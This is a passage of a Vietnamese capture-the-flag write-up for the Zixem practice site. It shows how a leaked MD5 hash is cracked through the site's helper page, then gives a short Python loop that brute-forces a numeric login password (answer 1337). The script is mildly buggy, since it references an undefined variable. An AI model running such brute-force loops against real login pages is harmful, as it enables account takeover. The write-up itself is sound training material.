

```

71
72 If you want a lead, enter this password.
73 ~~~~~ password: d1fd6ef9af6cb677e09b1b0a68301e0c ~~~~~
74     owh...it's hashed! maybe you could get some help from my md5 cracker...
75 ~~~~~here: /SQLi/md5cracker.php~~~~~
76 -->

```

Kiểm tra source code ta thấy có một password dạng hash và đường dẫn tới **md5cracker.php**

```

view-source:https://www.zixem.altervista.org/SQLi/md5cracker.php
ne wrap ☐
1 <html>
2 <head>
3 <link REL="SHORTCUT ICON" HREF="https://www.gameogre.com/reviewdirectory/upload/Z%20Day.png" />
4 <title>ZixeMD5-Cracker</title>
5 </head>
6 <body>
7 insert your hash with GET method.<br /> md5cracker.php?hash=<b>YourHashHere</b>

```

Hint cho thấy ta cần thêm parameter hash vào URL


```

view-source:https://www.zixem.altervista.org/SQLi/md5cracker.php?hash=d1fd6ef9af6cb677e09b1b0a68301e0c
ne wrap ☐
1 <html>
2 <head>
3 <link REL="SHORTCUT ICON" HREF="https://www.gameogre.com/reviewdirectory/upload/Z%20Day.png" />
4 <title>ZixeMD5-Cracker</title>
5 </head>
6 <body>
7 Try the password: <font color='Green'>zixemhf</font><br /><a href='login_lvl5.php'>Return to the login page and get your next step.</a>

```

Nhận được một mật khẩu là **zixemhf**

hp?pass=zixemhf



Congratz! You got a hint!  
Make a script that will brute force the password.  
The passwords contains:

Only numbers!

Incorrect pass: zi3214 \ z@ \ @!# etc..

Good pass: 848484

good luck. -Zixem

Hint cho biết mật khẩu chỉ có dạng số. Ta cần brute force để tìm ra password. Phần Good pass chứng tỏ mật khẩu có tối đa 6 kí tự.


```
import requests

for i in range(1, 999999):
    url = "https://www.zixem.altervista.org/SQLi/login_do.php?pass="+str(i)
    req = requests.get(url)

    if "Wrong pass." in req.text:
        print("Tested with payload: ", i)
    else:
        key = payload
        break

print(key)
```

Đoạn code trên dùng để tìm ra password bằng brute force.



---

Brute Force level is completed! I hope you actually wrote a script and didn't use tools you little scrubby hacker.

---

good luck. -Zixem

Kết quả tìm ra password là 1337